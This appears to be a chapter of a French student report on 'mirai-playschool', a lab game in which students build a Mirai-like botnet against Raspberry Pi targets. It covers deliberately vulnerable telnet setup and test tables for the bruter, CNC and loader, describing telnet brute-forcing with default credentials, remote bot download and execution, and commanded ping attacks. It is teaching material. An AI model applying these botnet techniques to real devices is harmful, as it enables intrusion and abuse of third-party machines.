Ce chapitre est destiné à la configuration d'une carte à implémenter dans le jeu mirai-playschool. Le but ici est de fournir un exemple d'implémentation de carte possible à implémenter afin de l'utiliser dans mirai-playschool.

Il vous sera ensuite possible de faire une copie de l'image et de la déployer via le réseau ou carte par carte à l'aide d'un lecteur de carte SD.

### 8.1 Configuration de la Raspberry Pi

Ayant personnellement une Raspberry Pi Zero W, cette dernière m'a permis de simuler le comportement qu'adoptera une carte dans l'environnement du jeu.

Plusieurs configurations ont eu lieu afin de permettre de facilement relancer des parties.

Par défaut, le compte root n'a pas de mot de passe, il faudra immédiatement en attribuer un complexe et difficile à brute forcer. Vous pouvez utiliser keepass<sup>37</sup> afin de le générer.

Par soucis de simplicité, le mot de passe choisis lors du projet est « Heig2020 ». Il faudra impérativement le modifier lorsque le jeu sera mis en production. Sinon l'élève pourrait obtenir des accès root et empêcher le bon fonctionnement du jeu. Dans le pire des cas, une réinstallation de la carte sera nécessaire.

#### 8.1.1 Installation




Figure 101 Pibakery interface et configuration

<sup>37</sup> <https://keepass.info/>



Pibakery <sup>38</sup>est un outil permettant de déployer facilement et rapidement des OS sur une carte SD.

Cet outil permet de créer des recettes (voir figure ci-dessus).

Dans le cadre du projet, j'ai demandé à l'application d'effectuer l'action décrite en dessous de «On First Boot » lors du premier démarrage de la machine. Nous aurons ainsi directement un accès internet et la carte sera immédiatement joignable après que l'installation sera terminée.

Il est également possible d'effectuer d'autres actions. Par exemple, nous pouvons effectuer une commande après chaque reboot.

Au temps de l'analyse, cette solution était envisagée mais ne semblait pas fonctionner correctement, je me suis donc contenté de simplement connecter la carte au routeur wifi.

Ces recettes peuvent être importée et exportée au format XML, ce qui peut être pratique dans le cas où nous souhaiterions lancer des scripts spécifiques sur certaines cartes et non sur d'autres.

Une fois l'installation terminée et la recette appliquée, il est immédiatement possible de se connecter en SSH sur la Raspberry Pi Zero W. L'adresse IP est fournie par mon routeur et ce dernier m'affiche les machines connectées

|             |              |                   |      |
|-------------|--------------|-------------------|------|
| raspberrypi | 192.168.1.10 | B8:27:EB:D6:B8:AF | 2.4G |
|-------------|--------------|-------------------|------|

Figure 102 Adresse IP de la Raspberry sur le routeur

---

<sup>38</sup> <https://www.pibakery.org/index.html>

### 8.1.2 Installation de telnet

Afin de rendre nos cartes vulnérables aux attaques SSH et telnet, il nous faudra installer un serveur telnet sur la carte. SSH fonctionne par défaut avec l'image de PiBakery.

Il vous faudra exécuter les commandes suivantes sur la carte :

```
sudo apt-get update
sudo apt-get install telnetd
sudo /etc/init.d/openbsd-inetd restart
```

Nous avons maintenant accès en telnet à notre machine.




Figure 104 Connexion telnet à la carte avec Putty




Figure 103 Prompt de connexion en telnet


### 8.1.3 Création de crontab

Plusieurs actions devant être effectuées à chaque reboot et suite à plusieurs tests concluants, l'utilisation de crontab a été retenue. Cet outil permet d'effectuer des actions de façon périodique.

Les actions souhaitées sont les suivantes :

1. Démarrer le code client.py afin de permettre le monitoring de la carte et de s'annoncer auprès du serveur de jeu ;
2. Vider le contenu de /home/pi après chaque redémarrage, afin d'effacer les éléments téléchargés par les élèves.

Afin d'empêcher qu'un élève puisse kill les processus de surveillance, il est impératif de créer ces cron à l'aide du compte root. Ainsi lorsqu'un élève se connectera, il n'aura pas le droit de tuer les processus qu'il n'aura pas lancés.



The screenshot shows a terminal window titled "192.168.1.10 - PuTTY". Inside the terminal, the GNU nano 2.7.4 editor is open, editing the file "/tmp/crontab.Nd4VmW/crontab". The content of the file is as follows:

```
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h dom mon dow   command
@reboot python3 /root/auto-join-python.py &
@reboot rm /home/pi/*
```

Figure 105 Configuration de crontab

La première commande va être exécutée après chaque reboot, nous lancerons le script `auto-join-python.py` en background.

La deuxième commande va effacer le contenu présent dans `/home/pi` à chaque reboot. Ainsi les fichiers installés lors des parties précédentes parties seront supprimés.




Figure 106 Flux opérationnel `auto-join-python.py`

Le script utilisé dans le crontab fonctionne ainsi

Au démarrage de la carte, le script sera lancé par le cron. Une boucle infinie va tourner jusqu'à ce que le programme finisse par s'exécuter.

Une fois que ce dernier sera exécuté, le script surveillera si l'application s'est fermée proprement (`exit(0)` fait par l'application) ou si une erreur est survenue. Dans le cas où une erreur est survenue, réitérer l'action décrite précédemment jusqu'à ce que l'application se lance.

Dans le cas où l'application s'est correctement fermée, nous quittons la boucle et le programme s'achève.

Le code est implémenté dans le fichier `auto-join-python.py` et a été trouvé sur Stackoverflow<sup>39</sup>

<sup>39</sup> <https://stackoverflow.com/questions/44112399/automatically-restart-a-python-program-if-its-killed/44112591> 1

#### 8.1.4 Restaurer la carte avant chaque début de partie

Il a été imaginé de restaurer une image système faite avant le début d'une partie et de la restaurer après chaque reboot.

Une tentative a été menée avec rsnapshot<sup>40</sup> et rsync<sup>41</sup>.

Il est dit sur le site de rsnapshot que dépendant notre configuration, la restauration pouvait être faite en quelques minutes. Dans la pratique il aura fallu 20 minutes, ce qui est un peu trop long selon moi. Cette solution fonctionne mais n'est pas la meilleure. Le tutoriel suivant a été utilisé

<https://dvpizone.wordpress.com/2014/03/08/using-rsnapshot-with-a-raspberry-pi-to-create-a-backup-device/>

Rsync quant à lui est plus adapté pour faire de la sauvegarde. Ce n'est donc pas ce que nous souhaitons.

Dans le cas d'utilisation de machine virtuelle à la place de cartes physiques Raspberry Pi, il est tout à fait possible d'utiliser un serveur VMware ESXi afin d'effectuer une snapshot de la machine propre d'infection et de restaurer ces snapshots manuellement ou à l'aide d'un script.

La documentation<sup>42</sup> donnée en références permet d'affirmer mon propos. Je n'ai pas pu tester cette solution car je ne possède pas de serveur ESXi.

Il est également possible de restaurer<sup>43</sup> des snapshots sur VMware Workstation Pro.

Une solution qui pourrait marcher mais ne semble pas possible sur la Raspberry Pi Zero serait d'utiliser un système de fichier ZFS<sup>44</sup>.

ZFS n'est pas prévu pour tourner sur du petit matériel informatique et il semblerait qu'un OS 64 bits serait recommandé pour des raisons de stabilité. L'utilisation de ZFS en production n'est pas recommandée mais des proofs of concept existent, il a été possible de faire tourner ZFS sur des Raspberry Pi 3 mais la stabilité n'est pas garantie.

Ce système de fichier permet de créer et gérer facilement des snapshots du système. Il est possible d'effectuer une snapshot à l'aide de la commande :

```
zfs snapshot /path/to/save
```

Et de rapidement restaurer cette version en effectuant la commande :

```
zfs rollback /path/to/save
```

Par défaut la commande rollback ne permet pas de restaurer de version plus ancienne que la dernière snapshot, il faudra rollback les versions précédentes avant d'arriver à la nôtre. Ce n'est pas un problème dans notre cas, nous utiliserons un seul snapshot et le restaurerons à chaque début de nouvelle partie.

---

<sup>40</sup><https://rsnapshot.org/>

<sup>41</sup><https://doc.ubuntu-fr.org/rsync>

<sup>42</sup>[https://pubs.vmware.com/vsphere-50/index.jsp?topic=%2Fcom.vmware.vsphere.vm\\_admin.doc\\_50%2FGUID-E0080795-C2F0-4F05-907C-2F976433AC0D.html](https://pubs.vmware.com/vsphere-50/index.jsp?topic=%2Fcom.vmware.vsphere.vm_admin.doc_50%2FGUID-E0080795-C2F0-4F05-907C-2F976433AC0D.html)

<sup>43</sup>[https://pubs.vmware.com/ws6\\_ace2/ace/wwhelp/wwhtml/common/html/wwhelp.htm?context=ace&file=run\\_ace.13.28.html](https://pubs.vmware.com/ws6_ace2/ace/wwhelp/wwhtml/common/html/wwhelp.htm?context=ace&file=run_ace.13.28.html)

<sup>44</sup><https://fr.wikipedia.org/wiki/ZFS>

### 8.1.5 Restriction

Finalement, la solution la moins coûteuse et qui a été retenue est de ne donner le droit en écriture que dans le répertoire /home/pi afin que ce répertoire soit le seul endroit où du code puisse être téléchargé.

En empêchant l'écriture dans les autres répertoires, nous évitons qu'un élève puisse modifier la configuration de la carte et que cette modification se retrouve dans toutes les parties.

La crontab créée précédemment permet d'effacer à chaque reboot le contenu de la carte.

Cette restriction empêche peut empêcher un élève de fermer des ports ouverts sur la machine et bien d'autres actions.

Il est tout à fait possible de la retirer en implémentant une solution utilisant des snapshots afin de revenir à l'état d'avant partie à chaque début de partie et ce bien plus rapidement qu'avec rsnapshot.

Les droits sudo sont retirés à l'utilisateur pi afin qu'il ne puisse plus effectuer des commandes privilégiées. Il est possible toutefois de configurer le sudoers afin de laisser quelques droits à l'utilisateur pi.

Voici le fichier sudoers :

```
GNU nano 2.7.4
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#include_dir /etc/sudoers.d
```

Figure 107 Sudoers implémenté sur la carte

Seul les membres du groupe root et l'utilisateur root ont le droit d'effectuer toutes les commandes sans restriction. Le fichier présent dans /etc/sudoers.d ne contient rien.

Nous évitons ainsi qu'un élève puisse redémarrer ou éteindre une carte.

Les fichiers client.py, auto-join-python.py et player.py sont téléchargés et stockés dans le dossier /root, ainsi seul l'utilisateur root pour accéder à ces fichiers.

## 9 Tests

Dans cette rubrique seront décrits plusieurs tests ayant été effectués afin de vérifier que le jeu fonctionne correctement.

Les tests seront séparés en différents groupes, nous effectuerons des tests sur le serveur, le client, le client-attack, le cnc, le bruter et le loader.

Des tableaux seront dressés avec une colonne représentant l'action effectuée et ce qu'elle est censée obtenir dans le cas où elle fonctionnerait correctement. La dernière colonne sert à dire si dans la pratique le résultat attendu est bien atteint. OK sera inscrit lorsque le résultat attendu est celui obtenu et NOK dans le cas contraire.

### 9.1 Serveur.py

Nous allons ici tester le fonctionnement du serveur sans aucune interaction avec les autres éléments. La machine virtuelle afin de simuler le serveur est Ubuntu 8.11 Jessie et possède l'adresse IP 192.168.1.7.

Les vérifications de saisies étant les mêmes pour les commandes 1,2,4 et 5 dans le prompt du menu du jeu, seul des tests seront documentés en testant la commande 1. Ces commandes ont bien été testées et fonctionnent lorsque nous effectuons la batterie de tests effectuées sur le menu de lancement de partie.

| Actions effectuées   | Résultat attendu  | OK/NOK |
|--|---|--------|
| Lancer le serveur à l'aide de la commande :<br><code>python3 server.py -timer 1 -timeout 15</code>                         | Le prompt doit attendre et permettre la saisie de commandes. En lançant la partie la durée sera d'une minute et les scores seront envoyés toutes les 15 secondes. | OK     |
| select 0 (aucune personne n'est connectée).  | Affiche « Selection not valid ».  | OK     |
| Taper 3 dans le menu principal.  | Affiche une ligne vide.   | OK     |
| Taper 4 dans le menu principal.  | Affiche une ligne vide.   | OK     |
| Taper 5 dans le menu principal.  | Affiche une ligne vide.   | OK     |
| Taper 6 dans le menu principal.  | Affiche une ligne vide.   | OK     |
| Taper 7 dans le menu principal.  | Affiche le contenu du fichier historic.txt.   | OK     |
| Taper 8 dans le menu principal.  | Efface le contenu du fichier historic.txt.  | OK     |
| Taper 9 dans le menu principal.  | Affiche le menu aide.   | OK     |
| Taper 1 dans le menu principal.  | Affiche le prompt permettant de configurer une partie.  | OK     |
| Taper 1 dans le menu jeu puis un chiffre (1).  | Demande la saisie d'un nombre en minute et valide la saisie en affichant « The timer is now 60 seconds ».   | OK     |
| Taper 1 dans le menu jeu puis une lettre (a).  | Ne valide pas la saisie et affiche « Please enter a valid number »  | OK     |
| Taper 1 dans le menu jeu puis un float(0.1).   | Ne valide pas la saisie et affiche « Please enter a valid number »  | OK     |
| En ayant comme nombre minimal de joueur 1 et nombre minimal de carte 1 et en lançant une partie à l'aide de la commande 3. | Doit afficher un message indiquant qu'il manque des cartes ET des joueurs puis afficher le nombre minimum de joueurs et des cartes.                               | OK     |

|  |   |    |
|--|---|----|
| En ayant comme nombre minimal de joueur 0 et nombre minimal de carte 1 et en lançant une partie à l'aide de la commande 3. | Doit afficher un message indiquant qu'il manque des cartes puis afficher le nombre minimal de cartes.                   | OK |
| En ayant comme nombre minimal de joueur 1 et nombre minimal de carte 0 et en lançant une partie à l'aide de la commande 3. | Doit afficher un message indiquant qu'il manque des joueurs puis afficher le nombre minimal de joueur.                  | OK |
| En ayant comme nombre minimal de joueur 0 et nombre minimal de carte 0 et en lançant une partie à l'aide de la commande 3. | Ne permet pas de lancer une partie et doit afficher qu'il n'est pas possible de lancer une partie sans carte et joueur. | OK |
| Taper 6 dans le menu jeu.  | Retour sur le prompt principale   | OK |
| ctrl+c n'importe où dans l'application   | Quitte le programme   | OK |

## 9.2 Client.py

Ce programme ayant besoin d'un serveur pour fonctionner, sera testé dans un premier temps sans accès à ce dernier et ensuite avec une connexion au serveur afin de tester l'attribution des points.

Le serveur sera lancé avec la machine 192.168.1.7 et le client sur 192.168.1.10.

| Actions effectuées   | Résultat attendu   | OK/NOK |
|--|--|--------|
| Serveur éteint, lancez la commande<br>python3 client.py                                    | Le message « The server is down » doit s'afficher sur le terminal de 192.168.1.10  | OK     |
| Serveur allumé, lancez la commande<br>python3 client.py                                    | Un message doit s'afficher côté serveur indiquant que la carte 192.168.1.10 a rejoint la partie.<br><br>La carte se met en mode attente de requête | OK     |
| CTRL+C côté client.py  | L'application se termine et un message annonçant la déconnexion de la carte a eu lieu sûr le serveur   | OK     |
| Lorsqu'une partie est lancée avec un joueur (192.168.1.16) et la carte 192.168.1.10        |  |        |
|  | La carte envoie toutes les delay secondes le score obtenu par le joueur 192.168.1.16   | OK     |
|  | La carte attribue un point pour le scan lorsque le joueur utilise nmap 192.168.1.10 ou que le bruter.py trouve la carte                            | OK     |
|  | La carte attribue un point pour le login lorsque le joueur utilise telnet 192.168.1.10 ou que le bruty.py s'y connecte                             | OK     |
|  | La carte attribue deux points pour l'infection lorsque le joueur réussit à infecter la carte en connectant la carte à son CNC                      | OK     |
|  | Lorsque le serveur indique la fin d'une partie, la carte s'arrête et se met en attente d'une nouvelle partie                                       | OK     |
| Lorsque la carte se déconnecte au plein milieu d'une partie à l'aide de la commande ctrl+c | Le jeu s'arrête et le serveur se met en attente de cartes et de joueurs  | OK     |



|  |  |    |
|--|--|----|
| Le serveur effectue périodiquement un test de connexion avec la carte.   | Envoie un message dans le socket pour dire que la carte est disponible   | OK |
| Ctrl + c sur le serveur.   | Ferme l'application client.py  | OK |
| Le serveur effectue des commandes dans le reverse shell. (select 0) et tape une des commandes autorisées décrite dans ce document. | Le client retourne l'output généré par la commande, les commandes étant testées et validées fonctionnellement correctement | OK |
| Lorsque le serveur envoie shutdown   | Le client ferme l'application  | OK |
| Le serveur envoie reboot   | La carte redémarre   | OK |
| Le serveur envoie stop   | La carte arrête de calculer les points   | OK |
| Le serveur envoie go   | La carte commence à calculer les points  | OK |
| Lorsque la connexion est établie et que le serveur tape la commande 3  | L'adresse de la carte 192.168.1.10 doit s'afficher en affichant « ID : 0 Card : 192.168.1.10 »                             | OK |

### 9.3 Client-annonce-joueur.py

Ce code fonctionne à l'aide d'un serveur, l'adresse de ce dernier sera la même que pour le point 8.2. La machine jouant le rôle du joueur sera 192.168.1.16.

Nous testerons le comportement de l'application lorsque le serveur n'est pas lancé et ensuite nous testerons l'application avec un serveur démarré.

| Actions effectuées   | Résultat attendu  | OK/NOK |
|--|---|--------|
| Serveur éteint, lancez la commande<br>python3 client-annonce-joueur.py | Le message « The server is down » doit s'afficher sur le terminal de 192.168.1.16   | OK     |
| Serveur allumé, lancez la commande<br>python3 client-annonce-joueur.py | Un message doit s'afficher côté serveur indiquant que le joueur 192.168.1.60 a rejoint la partie.<br>La carte se met en mode attente de requête | OK     |
| Le serveur envoie shutdown   | L'application s'arrête  | OK     |
| Ctrl+c depuis le client  | Le serveur reçoit l'information de déconnexion et affiche « The player : 192.168.1.10 left the game »   | OK     |
| Ctrl+c depuis le serveur alors que le client est connecté              | Quitte l'application et affiche « Server disconnected »   | OK     |
| Lorsque la connexion est établie et que le serveur tape la commande 4  | Le serveur doit afficher « I'm the player 192.168.1.16 » et afficher son dernier score ainsi que les cartes qu'il a infectées.                  | OK     |

## 9.4 Bruter.py

Nous allons tester ici que l'exemple d'implémentation de botnet ayant été fourni aux élèves fonctionnent lorsque le code correctement implémenté.

L'environnement de tests utilisé est celui décrit précédemment dans le document au chapitre 3.2.2.

| Actions effectuées   | Résultat attendu  | OK/NOK |
|--|---|--------|
| En lançant la commande et que le cnc est lancé<br>python3 brute-force.py 1                                 | Lance un scan du réseau et essaie de se connecter à ce qu'il trouve ouvert à l'aide d'un thread     | OK     |
| En lançant la commande et que le cnc est lancé<br>python3 brute-force.py 2                                 | Lance un scan du réseau et essaie de se connecter à ce qu'il trouve ouvert à l'aide de deux threads | OK     |
| En lançant la commande et que le cnc est lancé<br>python3 brute-force.py 1                                 | Tout le contenu du fichier valid_credentials.txt est effacé.  | OK     |
| En implémentant dans la combo list les identifiants pi :raspberry et lorsque le scan trouvera 192.168.1.10 | L'application ajoutera la ligne 192.168.1.10 :23 pi :raspberry dans le fichier valid_crendtials.txt | OK     |
| En lançant la commande suivante sans cnc :<br>python3 brute-force.py 1                                     | L'application ne démarre pas car elle nécessite la présence d'un CNC                                | OK     |
| Lorsque le cnc envoie ping   | Le bot se met à effectuer l'attaque ping en ciblant target passé avec la commande                   | OK     |

## 9.5 Cnc.py

Nous allons ici tester le lancement du CNC ainsi que les différentes fonctionnalités qui y sont implémentées. Le CNC doit tourner sur la même machine que client-annonce-joueur.py, ce dernier tournera donc sur 192.168.1.16

| Actions effectuées  | Résultat attendu  | OK/NOK |
|---|---|--------|
| Lancer le serveur à l'aide de la commande :<br>python3 cnc.py                   | L'application démarre et se met en attente de commande ou d'identification de bots.                                       | OK     |
| L'utilisateur saisi 1   | L'application dressera une liste des bots   | OK     |
| Lorsqu'un bot s'annonce auprès du serveur grâce bruter.py                       | Affiche l'adresse IP du nouveau bot dans le prompt  | OK     |
| Lorsque l'utilisateur saisi 2 puis une IP valide                                | L'action désignée se lance et tous les bots lancent 4 pings en direction de la cible.                                     | OK     |
| Lorsque l'utilisateur saisi 2 puis une IP non-valide (192.1) ou (192.256.257.0) | Le prompt demande une adresse valide jusqu'à ce que l'utilisateur en saisisse une correcte ou que l'utilisateur tape quit | OK     |
| Lorsqu'un bot se déconnecte   | L'adresse est affichée sur le prompt et indique une déconnexion   | OK     |
| Ctrl+C sur le serveur possédant un bot  | Le bot s'arrête   | OK     |

## 9.6 Loader.py

Nous allons ici tester le loader afin de voir s'il est capable de se connecter sur une machine et d'effectuer les commandes demandées. Le loader sera lancé depuis la machine 192.168.1.16.

Il faut que le bot, une fois chargé puisse s'annoncer auprès du CNC, il faudra donc également faire tourner cnc.py sur la machine 192.168.1.16.

Le fichier valid\_credentials.txt contient la ligne (192.168.1.10 :23 pi :rasperry). La cible sera disponible pour une infection.

Un serveur web sera accessible sur l'hôte 192.168.1.16, ce dernier contiendra le bot à télécharger.

| Actions effectuées   | Résultat attendu  | OK/NOK |
|--|---|--------|
| En lançant la commande<br><code>python3 loader.py -ip_server 192.168.1.16 -file valid_credentials.txt</code> | Le fichier bruter.py est téléchargé sur la cible dans le répertoire /home/pi et un processus faisant tourner cette application est détectable à l'aide de ps aux. | OK     |
|  | Suite à l'action précédente un scan est en cours et détectable à l'aide de tcpdump  | OK     |
|  | Le bot téléchargé s'est annoncé auprès du CNC avec l'adresse de la victime  | OK     |
|  | Un fichier contenant de credential a été crée dans le cas où une nouvelle victime a été découverte.   | OK     |

## 9.7 Simulation d'une partie

Ayant testé le plus séparément possible les actions des fichiers précédents, nous allons ici décrire les actions effectuées de part et d'autre du réseau et définir les actions souhaitées lorsque celle-ci arrive dans le cadre d'une partie.

Le réseau mise en place est celui décrit dans le point 3.2.2

| Actions effectuées  | Résultat attendu  | OK/NOK |
|---|---|--------|
| Le maître du jeu lance le serveur de jeu avec <code>python3 server.py -timer 1—delay 5</code> | Le serveur se lance et attend une partie  | OK     |
| La carte 192.168.1.10 s'annonce à l'aide de <code>python3 client.py</code>                    | La connexion est établie et un message s'affiche indiquant que la carte est connectée | OK     |
| La carte 192.168.1.23 s'annonce à l'aide de la commande <code>python3 client.py</code>        | La connexion est établie et un message s'affiche indiquant que la carte est connectée | OK     |
| Sur le serveur, en tapant la commande 3   | La liste contenant les cartes ajoutées précédemment sont affichées avec leur ID       | OK     |
| Le joueur 192.168.1.16 s'annonce avec <code>python3 client-annonce-joueur.py</code>           | Le serveur reçoit la connexion et affiche l'arrivée du nouveau joueur                 | OK     |
| Sur le serveur, en tapant la commande 4   | La liste des joueurs s'affiche et contient un joueur                                  |        |

|  |   |    |
|--|---|----|
| Sur la machine 192.168.1.18<br>python3 attack_monitor.py                 | Le serveur reçoit l'information qu'une carte est connectée.   | OK |
| select <id> sur toutes les cartes  | Les 3 moniteurs permettent d'avoir un reverse shell   | OK |
| Le serveur lance une partie en faisant depuis le menu principal 1 puis 3 | Toutes les cartes se lancent et calculent les points du joueur.   | OK |
| Le joueur a scanné avec succès 192.168.1.10 et 192.168.1.23              | Le score final du joueur doit être de deux points.  | OK |
| Lorsque la partie est en cours   | Le score est affiché toutes les 5 secondes jusqu'à la fin de la partie  | OK |
| Partie terminée  | Le gagnant est désigné en montrant son ip, son score et les cartes qu'il a infecté  | OK |
| En allant dans le menu principal et en tapant 7                          | L'historique de la partie que l'on vient de jouer s'affiche   | OK |
| Depuis le menu principal, relancer une partie, 1 puis 3                  | Il est possible d'immédiatement relancer une partie   | OK |
| Pendant la partie une carte se déconnecte (192.168.1.23)                 | Un message affichant qu'une carte s'est déconnectée et qu'il reste encore des cartes en jeu s'affiche sur le prompt et le jeu continue à obtenir les scores des autres cartes | OK |
| Lorsque la dernière carte de la partie se déconnecte                     | Le jeu s'arrête et nous retournons au menu de jeu   | OK |
| Afficher l'historique  | La partie interrompue précédemment n'est pas enregistrée  | OK |
| Rajoutons les cartes supprimées précédemment                             | Elles doivent s'annoncer, s'afficher sur le prompt et il doit être possible de relancer une partie sans encombre  | OK |
